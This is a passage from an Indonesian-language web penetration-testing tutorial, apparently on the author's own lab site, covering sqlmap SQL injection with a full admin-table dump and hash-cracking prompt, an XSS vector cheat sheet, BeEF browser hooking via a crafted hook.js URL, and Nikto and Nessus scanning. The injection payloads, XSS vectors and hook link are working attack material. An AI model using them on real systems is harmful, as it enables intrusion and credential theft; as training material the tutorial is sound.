        Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
        Payload: id=1 AND (SELECT 1774 FROM(SELECT COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN
1 ELSE 0 END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&x=artikel

    Type: UNION query
        Title: MySQL UNION query (NULL) - 4 columns
        Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a),
NULL#&x=artikel

    Type: AND/OR time-based blind
        Title: MySQL > 5.0.11 AND time-based blind
        Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:43:51] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:43:51] [INFO] fetching columns for table 'tbl_admin' on
database 'warnaa_robot'
Database: warnaa_robot
Table: tbl_admin
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| password | varchar(255) |
| username | varchar(20)  |
+-----+-----+

[14:43:51] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
'

[*] shutting down at 14:43:51

```

- Melihat isi kolom

Untuk melihat isi dari kolom yang telah di dapatkan maka attacker akan memasukan perintah

```
python sqlmap.py -u "[ url yang terdapat vulnerability ]" -D  
[ database ] -T [ tabel ] -C [ kolom ] --dump
```

Perintah dump akan menampilkan semua isi dari kolom yang dituju.

```
root@eichel:/pentest/database/sqlmap# python sqlmap.py -u  
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D  
warnaa_robot -T tbl_admin -C password,username --dump  
  
sqlmap/1.0-dev (r4766) - automatic SQL injection and  
database takeover tool  
http://www.sqlmap.org  
  
[!] legal disclaimer: usage of sqlmap for attacking targets  
without prior mutual consent is illegal. It is the end user's  
responsibility to obey all applicable local, state and federal  
laws. Authors assume no liability and are not responsible for  
any misuse or damage caused by this program  
  
[*] starting at 14:49:31  
  
[14:49:31] [INFO] using  
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id  
/session' as session file  
[14:49:31] [INFO] resuming injection data from session file  
[14:49:31] [INFO] resuming back-end DBMS 'mysql 5.0' from  
session file  
[14:49:31] [INFO] testing connection to the target url  
[14:49:32] [INFO] heuristics detected web page charset 'ascii'  
sqlmap identified the following injection points with a total of  
0 HTTP(s) requests:  
---  
Place: GET  
Parameter: id  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 1282=1282&x=artikel  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause  
Payload: id=1 AND (SELECT 1774 FROM(SELECT COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN  
1 ELSE 0 END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM
```

```

INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x) a)&x=artikel

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a),
NULL#&x=artikel

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:49:32] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
> 1
[14:49:44] [INFO] fetching columns LIKE 'password, username' for
table 'tbl_admin' on database 'warnaa_robot'
[14:49:44] [INFO] fetching entries of column(s) 'password,
username' for table 'tbl_admin' on database 'warnaa_robot'
[14:49:45] [INFO] analyzing table dump for possible password
hashes
recognized possible password hashes in column 'password'. Do
you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:49:56] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file
'/pentest/database/sqlmap/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[14:50:04] [INFO] using default dictionary
[14:50:04] [INFO] loading dictionary from
'/pentest/database/sqlmap/txt/wordlist.txt'

[14:50:12] [INFO] starting dictionary-based cracking
(md5_generic_passwd)
[14:50:12] [INFO] starting 2 processes
[14:50:16] [WARNING] no clear password(s) found
[14:50:16] [INFO] postprocessing table dump
Database: warnaa_robot
Table: tbl_admin
[1 entry]
+-----+-----+
| password | username |
+-----+-----+

```

```
| aladef2f61b8048e77ad3fdd72cbbf93 | admin      |
+-----+-----+
[14:50:16] [INFO] Table 'warnaa_robot.tbl_admin' dumped to CSV
file
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
/dump/warnaa_robot/tbl_admin.csv'
[14:50:16] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
'
[*] shutting down at 14:50:16
```

Perhatikan output SQLmap dimana tools ini akan meminta anda memberinya ijin untuk melakukan cracking terhadap isi kolom.

2.1 Implementasi XSS

2.1.1. Testing bug

Untuk mengetes vuln atau tidaknya pada xss , biasanya attacker akan memasukan script pada browser di mana terdapat xss vulnerability. Pada postingan cassaprodigy pada forum <http://forum.indonesianbacktrack.or.id/showthread.php?tid=1844> , biasanya script yang dinject untuk membuktikan vulnerability adalah javascript. Salah satu contohnya adalah

```
<script>alert('tes')</script>
```

Dan beberapa script lainnya yang di pakai antara lainnya


```
 [N4]
<a href="about:<script>[code]</script>">
<meta http-equiv="refresh" content="0;url=j[code]">
<body onload="[code]">
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="j[code]">
<iframe src="vbscript:[code]"> [IE]
 [N4]
 [IE]
<input type="image" dynsrc="j[code]"> [IE]
<bgsound src="j[code]"> [IE]
<div style="background-image: url(j[code]);">
<div style="behaviour: url([link to code]);"> [IE]
```

```
<div style="binding: url([link to code]);"> [Mozilla]
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="j[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<script>[code]</script>


<a href="javascript#[code]">
<div onmouseover="[code]">

 onmouseover="[code]">
<xml src="j[code]">
<xml id="X"><a><b>&lt;script>[code]&lt;/script>;</b></a></xml>
<div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]
```

Masukan injeksi javascript pada lab untuk menguji xss vulnerability.



Kemudian saya mencoba memasukan gambar ke melalui script hmtl



Atau memasukan beberapa script HTML lainnya

2.1.2. Beef

Beef adalah web framework penetration web application yang terinstall secara default pada backtrack. Beef dapat diakses dari menu naga atau dari terminal

www.indonesianbacktrack.or.id



USER/PASSWORD: beef/beef

```
[18:25:22] [*] Browser Exploitation Framework (BeEF)
[18:25:22] |   Version 0.4.2.11-alpha
[18:25:22] |   Website http://beefproject.com
[18:25:22] |   Run 'beef -h' for basic help.
[18:25:22] |_ Run 'svn update' to update to the latest
revision.
[18:25:23] [*] Resetting the database for BeEF.
[18:25:28] [*] BeEF is loading. Wait a few seconds...
[18:25:33] [*] 9 extensions loaded:
[18:25:33] |   Autoloader
[18:25:33] |   Admin UI
[18:25:33] |   Events
[18:25:33] |   Console
[18:25:33] |   Demos
[18:25:33] |   XSSRays
[18:25:33] |   Requester
[18:25:33] |   Proxy
[18:25:33] |_ Initialization
[18:25:33] [*] 55 modules enabled.
[18:25:33] [*] 2 network interfaces were detected.
[18:25:33] [+] running on network interface: 127.0.1.1
[18:25:33] |   Hook URL: http://127.0.1.1:3000/hook.js
[18:25:33] |_ UI URL: http://127.0.1.1:3000/ui/panel
[18:25:33] [+] running on network interface: 127.0.0.1
[18:25:33] |   Hook URL: http://127.0.0.1:3000/hook.js
[18:25:33] |_ UI URL: http://127.0.0.1:3000/ui/panel
[18:25:33] [+] HTTP Proxy: http://127.0.0.1:6789
```

```
[18:25:33] [*] BeEF server started (press control+c to stop)
```

Seperti yang sudah di beritahu sebelumnya, beef merupakan tools berbasis web , sehingga untuk memasuki beef kita harus mengaksesnya dengan browser. Browser memanggil ip dengan port standart beef “3000”. Kemudian masukan user name dan password maka browser akan membuka xss shell beef anda.



Beef dirancang untuk menerima hasil script jahat yang di lancarkan attacker dengan memanfaatkan metode xss. Ketika target meng-klik link yang sudah berisi injeksi pada web browser , maka xss shell beef akan menangkap serta melakukan injeksi terhadap target. Target akan di masukan dalam daftar zombi pada kolom “hooked browsers”

Sebagai contoh ketika kita sudah mengetahui adanya kemungkinan xss pada web target maka kita bisa mengexploitasinya dengan memberikan link yang menuju kepada script yang telah disiapkan oleh beef , yaitu “hook.js”. Hook.js berlokasi pada `http://[ip/domain]:[port]/hook.js`. Attacker sebenarnya memiliki kemungkinan 50%-50% dengan harapan, URL dapat di esekusi oleh korban dan kemudian membuka kemungkinan untuk menginjeksi korban lebih lanjut.

<http://robot.indonesianbacktrack.or.id/?x=artikel&judul=<script%0Asrc='http://192.168.1.4:3000/hook.js'></script>>

Saya dengan ip 192.168.1.2 sistem operasi windows 7 akan mencoba membuka file tersebut. Hasilnya adalah seperti gambar di bawah ini.


The screenshot shows the BeEF Control Panel interface in a Google Chrome window. The URL in the address bar is `localhost:3000/ui/panel`. On the left, there's a sidebar titled "Hooked Browsers" with sections for "Online Browsers" (containing one entry for IP 192.168.1.2) and "Offline Browsers". The main panel has tabs for "Logs", "Commands", "Requester", and "XssRays", with "Logs" currently selected. A table displays logs with columns for Type, Event, and Date. One log entry is visible: "Zombie" type, event "192.168.1.2 just joined the horde from the domain: robot.indonesianbacktrack.or.id", and date "2012-02-28T...". At the bottom, there are buttons for "Basic" and "Requester", and navigation controls for the logs.

Beef telah berhasil menangkap **192.168.1.2** sebagai *zombie* yang kemudian dapat di exploitasi dengan berbagai fasilitas lainnya yang terdapat pada beef.

Ketika target telah berhasil masuk pada daftar zombie , maka beef memiliki kesempatan untuk mengexploitasinya lebih jauh. Sebagai contoh saya memilih untuk mengirimkan script alert pada komputer target.

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' with sections for 'Online Browsers' (containing '192.168.1.2') and 'Offline Browsers'. The main area has tabs for 'Getting Started', 'Logs', 'Commands', 'Requester', and 'XssPays'. The 'Commands' tab is active, displaying a table with columns 'id', 'date', 'label', and 'Description'. One entry is highlighted: 'Alert Dialog' (id: 192.168.1.2, date: 2014-07-22, label: Alert Dialog). The 'Description' field says 'Sends an alert dialog to the hooked browser.' and the 'Alert text' field contains 'Hacked By Indonesian Backterak'. A 'Logout' link is at the top right.

Maka script tersebut akan diesekusi pada host target.



3. Web vulnerability scanner tools

3.1. Nikto

Nikto adalah web vulnerability scanner yang memungkinkan pentester untuk melakukan scan pada sebuah host untuk mencari kemungkinan vulnerability bug. Nikto dapat di akses pada direktori

```
root@eichel:~# cd /pentest/web/nikto
root@eichel:/pentest/web/nikto# ls
docs nikto.conf nikto.pl plugins templates
```

Untuk melihat daftar opsi perintah pada nikto dapat menjalankan nikto tanpa opsi-opsi lainnya

```
root@eichel:/pentest/web/nikto# ./nikto.pl
- Nikto v2.1.5
-----
-----
+ ERROR: No host specified

      -config+           Use this config file
      -Display+          Turn on/off display outputs
      -dbcheck            check database and other key files
for syntax errors
      -Format+           save file (-o) format
      -Help               Extended help information
      -host+              target host
      -id+                Host authentication to use, format
is id:pass or id:pass:realm
      -list-plugins       List all available plugins
      -output+            Write output to this file
      -nocache            Disables the URI cache
      -nssl               Disables using SSL
      -no404              Disables 404 checks
      -Plugins+           List of plugins to run (default: ALL)
      -port+              Port to use (default 80)
      -root+              Prepend root value to all requests,
format is /directory
      -Single             Single request mode
      -ssl                Force ssl mode on port
      -Tuning+            Scan tuning
      -timeout+           Timeout for requests (default 10
seconds)
      -update              Update databases and plugins from
CIRT.net
```

```
-Version          Print plugin and database versions
-vhost+          Virtual host (for Host header)
+ requires a value
```

Note: This is the short help output. Use -H for full help text.

3.1.1. Nikto plugin

Nikto didukung oleh berbagai plugin yang masing-masing memiliki keunikan dan tujuan berbeda .

```
root@eichel:/pentest/web/nikto/plugins# ls -al
total 1880
drwxr-xr-x 3 root root 12288 2012-02-12 02:02 .
drwxr-xr-x 6 root root 4096 2012-02-12 02:02 ..
-rw-r--r-- 1 root root 1702 2012-01-12 02:02 db_404_strings
-rw-r--r-- 1 root root 1997 2012-01-12 02:02 db_content_search
-rwxr-xr-x 1 root root 3045 2012-01-12 02:02 db_embedded
-rw-r--r-- 1 root root 7984 2012-01-12 02:02 db_favicon
-rw-r--r-- 1 root root 1414 2012-01-12 02:02 db_headers
-rw-r--r-- 1 root root 1495 2012-01-12 02:02 db_httpoptions
-rw-r--r-- 1 root root 918 2012-01-12 02:02
db_multiple_index
-rw-r--r-- 1 root root 130787 2012-01-12 02:02 db_outdated
-rwxr-xr-x 1 root root 907 2012-01-12 02:02
db_parked_strings
-rw-r--r-- 1 root root 10027 2012-01-12 02:02 db_realms
-rw-r--r-- 1 root root 32605 2012-01-12 02:02 db_server_msgs
-rwxr-xr-x 1 root root 5907 2012-01-12 02:02 db_subdomains
-rw-r--r-- 1 root root 1167671 2012-01-12 02:02 db_tests
-rw-r--r-- 1 root root 2286 2012-01-12 02:02 db_variables
-rwxr-xr-x 1 root root 197802 2012-01-12 02:02 LW2.pm
-rw-r--r-- 1 root root 1963 2012-01-12 02:02
nikto_apache_expect_xss.plugin
-rw-r--r-- 1 root root 7716 2012-01-12 02:02
nikto_apacheusers.plugin
-rwxr-xr-x 1 root root 7891 2012-01-12 02:02 nikto_auth.plugin
-rw-r--r-- 1 root root 3330 2012-01-12 02:02 nikto_cgi.plugin
-rw-r--r-- 1 root root 2946 2012-01-12 02:02
nikto_content_search.plugin
-rw-r--r-- 1 root root 3068 2012-01-12 02:02
nikto_cookies.plugin
-rw-r--r-- 1 root root 108326 2012-01-12 02:02
nikto_core.plugin
-rw-r--r-- 1 root root 3198 2012-01-12 02:02
nikto_dictionary_attack.plugin
-rwxr-xr-x 1 root root 2818 2012-01-12 02:02
nikto_embedded.plugin
```

```
-rw-r--r-- 1 root root      2327 2012-01-12 02:02 nikto_favicon.plugin  
-rw-r--r-- 1 root root     9427 2012-01-12 02:02 nikto_headers.plugin  
-rw-r--r-- 1 root root     6877 2012-01-12 02:02 nikto_httpoptions.plugin  
-rw-r--r-- 1 root root     4334 2012-01-12 02:02 nikto_msgs.plugin  
-rw-r--r-- 1 root root    3069 2012-01-12 02:02 nikto_multiple_index.plugin  
-rw-r--r-- 1 root root    7315 2012-01-12 02:02 nikto_outdated.plugin  
-rwxr-xr-x 1 root root   2216 2012-01-12 02:02 nikto_parked.plugin  
-rw-r--r-- 1 root root   4682 2012-01-12 02:02 nikto_paths.plugin  
-rw-r--r-- 1 root root   2830 2012-01-12 02:02 nikto_put_del_test.plugin  
-rw-r--r-- 1 root root   2355 2012-01-12 02:02 nikto_report_csv.plugin  
-rw-r--r-- 1 root root   8224 2012-01-12 02:02 nikto_report_html.plugin  
-rw-r--r-- 1 root root   6965 2012-01-12 02:02 nikto_report_msf.plugin  
-rw-r--r-- 1 root root   3446 2012-01-12 02:02 nikto_report_nbe.plugin  
-rw-r--r-- 1 root root   2442 2012-01-12 02:02 nikto_report_text.plugin  
-rw-r--r-- 1 root root   8576 2012-01-12 02:02 nikto_report_xml.plugin  
-rw-r--r-- 1 root root   5509 2012-01-12 02:02 nikto_robots.plugin  
-rw-r--r-- 1 root root   6318 2012-01-12 02:02 nikto_siebel.plugin  
-rw-r--r-- 1 root root   8344 2012-01-12 02:02 nikto_single.plugin  
-rw-r--r-- 1 root root  2377 2012-01-12 02:02 nikto_ssl.plugin  
-rwxr-xr-x 1 root root  2887 2012-01-12 02:02 nikto_subdomain.plugin  
-rw-r--r-- 1 root root  11141 2012-01-12 02:02 nikto_tests.plugin  
drwxr-xr-x 6 root root  4096 2012-02-12 02:02 .svn
```

3.1.2. Contoh penggunaan

Contoh penggunaan dari nikto adalah sebagai berikut.

Melakukan scanning terhadap host tertentu .

```
root@eichel:/pentest/web/nikto# ./nikto.pl -h http://127.0.0.1
- Nikto v2.1.5
-----
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2012-03-01 20:47:35 (GMT7)
-----
+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ Root page / redirects to: login.php
+ robots.txt contains 1 entry which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least
Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are
also current.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may
be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-
4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information.
Comment out appropriate line in httpd.conf or restrict access to
allowed hosts.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for
managing MySQL databases, and should be protected or limited to
authorized hosts.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc
file. This may reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3092: /CHANGELOG.txt: A changelog was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6474 items checked: 0 error(s) and 19 item(s) reported on
remote host
+ End Time:           2012-03-01 20:48:14 (GMT7) (39 seconds)
-----
• 1 host(s) tested
•
```

Melakukan scanning menggunakan port-port tertentu

```
Syntax : perl nikto.pl -h [ host/ip] -port [port]

root@eichel:/pentest/web/nikto# ./nikto.pl -h 127.0.0.1 -port 80
- Nikto v2.1.5
-----
+ Target IP:          127.0.0.1
+ Target Hostname:   localhost
+ Target Port:        80
+ Start Time:        2012-03-01 20:53:44 (GMT7)
-----

+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ Root page / redirects to: login.php
+ robots.txt contains 1 entry which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least
Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are
also current.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may
be /usr/doc.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-
4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information.
Comment out appropriate line in httpd.conf or restrict access to
allowed hosts.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for
managing MySQL databases, and should be protected or limited to
authorized hosts.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc
file. This may reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3092: /CHANGELOG.txt: A changelog was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6474 items checked: 0 error(s) and 19 item(s) reported on
remote host
+ End Time:           2012-03-01 20:54:03 (GMT7) (19 seconds)
-----
```

```
+ 1 host(s) tested
```

Perhatikan hasil output nikto, kita dapat menarik kesimpulan bahwa nikto dapat melakukan crawl pada direktori web server ,mencari halaman login yang ada, dan menampilkan informasi web server target.

Dengan lebih dari satu port

```
root@eichel:/pentest/web/nikto# perl nikto.pl -h example.com -p
80,443
- Nikto v2.1.5
-----
+ No web server found on example.com:443
-----
-----  
+ Target IP:          192.0.43.10
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2012-03-01 21:09:19 (GMT7)
-----
+ Server: BigIP
+ Root page / redirects to: http://www.iana.org/domains/example/
```

Perintah di atas akan melakukan scanning berdasarkan port 80 dan port 443

Dengan menentukan range port tertentu

```
root@eichel:/pentest/web/nikto# perl nikto.pl -h example.com -p
80-150
```

Perintah di atas akan melakukan scanning berdasarkan range port 80 sampai dengan 150.

Opsi lainnya

-Scanning dengan menggunakan proxy tertentu

```
root@eichel:/nikto.pl -h 127.0.0.1 -p 80,443 -useproxy
http://10.0.0.2:8888
```

Scanning dengan menggunakan teknik tunneling

```
root@eichel:/pentest/web/nikto# perl nikto.pl -h 127.0.0.1  
-Tuning 06
```

3.2. Nessus

Nessus merupakan tools network vulnerability scanner berbasis web yang memiliki kemampuan untuk menguji keamanan sistem berdasarkan dictionary dan plugin serta melakukan report terhadap hasil tersebut. Nessus di kembangkan oleh Tenable Security dan telah menjadi tools yang terinclude secara default pada backtrack linux.

3.2.1. Membuat user

Langkah awal untuk mengaktifkan nessus adalah membuat user administrator. User ini nantinya memiliki kemampuan untuk login , menambahkan user, menambahkan plugin, update , dll.

```
root@eichel:~# /opt/nessus/sbin/nessus-adduser  
Login : zee-eichel  
Login password :  
Login password (again) :  
Do you want this user to be a Nessus 'admin' user ? (can upload  
plugins, etc...) (y/n) [n]: y  
User rules  
-----  
nessusd has a rules system which allows you to restrict the  
hosts  
that zee-eichel has the right to test. For instance, you may  
want  
him to be able to scan his own host only.  
  
Please see the nessus-adduser manual for the rules syntax  
  
Enter the rules for this user, and enter a BLANK LINE once you  
are done :  
(the user can have an empty rules set)
```


```
Login : zee-eichel  
Password : *****  
This user will have 'admin' privileges within the Nessus server  
Rules :  
Is that ok ? (y/n) [y] y  
User added
```

3.2.2. Registrasi nessus


Step ini sangat diperlukan untuk menjalankan nessus , karena nessus membutuhkan update plugin secara langsung.

```
root@eichel:~# /etc/init.d/nessusd start
Starting Nessus : .
root@eichel:~# Missing plugins. Attempting a plugin update...
Your installation is missing plugins. Please register and try
again.
To register, please visit http://www.nessus.org/register/
```

Untuk melakukan register dan mendapatkan kode aktivasi , anda harus mengunjungi situs resmi tepatnya pada <http://www.nessus.org/register/> Anda akan di perhadapkan pada dua pilihan. Ya karena nessus memiliki dua jenis yaitu free (terbatas untuk 16 IP) dan versi pro (berbayar)



Masukan username dan email yang valid. Karena nessus akan mengirimkan kode aktivasi ke email tersebut.



Jika semuanya telah selesai , bukalah email yang digunakan untuk mendaftar tadi untuk mengambil kode aktivasi. Dilanjutkan dengan mengaktivasikan nessus. Dari terminal ikuti langkah-langkah di bawah ini.

```
root@eichel:~# /opt/nessus/bin/nessus-fetch --register C47F-  
59DA-019A-997D-A7C7  
Your activation code has been registered properly - thank you.  
Now fetching the newest plugin set from plugins.nessus.org...  
Your Nessus installation is now up-to-date.  
If auto_update is set to 'yes' in nessusd.conf, Nessus will  
update the plugins by itself.
```

Kita tinggal harus menunggu sampai nessus menyelesaikan proses plugin update. Jika anda ingin nessus melakukan auto update maka dapat kita konfigurasikan pada nessusd.conf dengan memasukan value “yes” pada konfigurasi auto_update

3.2.3. Memulai nessus

Untuk memulai nessus kita harus menyalakan daemon terlebih dahulu.

```
root@eichel:~#/etc/init.d/nessusd start  
Starting Nessus : .
```

Seperti yang sudah diungkit sebelumnya, nessus merupakan network vulnerability scanner berbasis web. Buka browser, kemudian arahkan pada koneksi ssl (https) dengan menggunakan port 8834 (nessus default port).

`https://localhost:8834`

Halaman login Nessus akan muncul pada browser. Kemudian kita tinggal memasukan username dan password yang telah kita buat sebelumnya pada tahap pembuatan user



Jika kita telah sukses untuk authentifikasi user, maka nessus siap digunakan.. klik tombol scann kemudian add new scan dan isilah form yang ada. Masukan nama untuk proses scann, dilanjutkan dengan memilih type scann.

1. run now

Agar nessus langung memproses aktifitas scanning yang telah kita namai tadi

2. scheduled (jadwal)

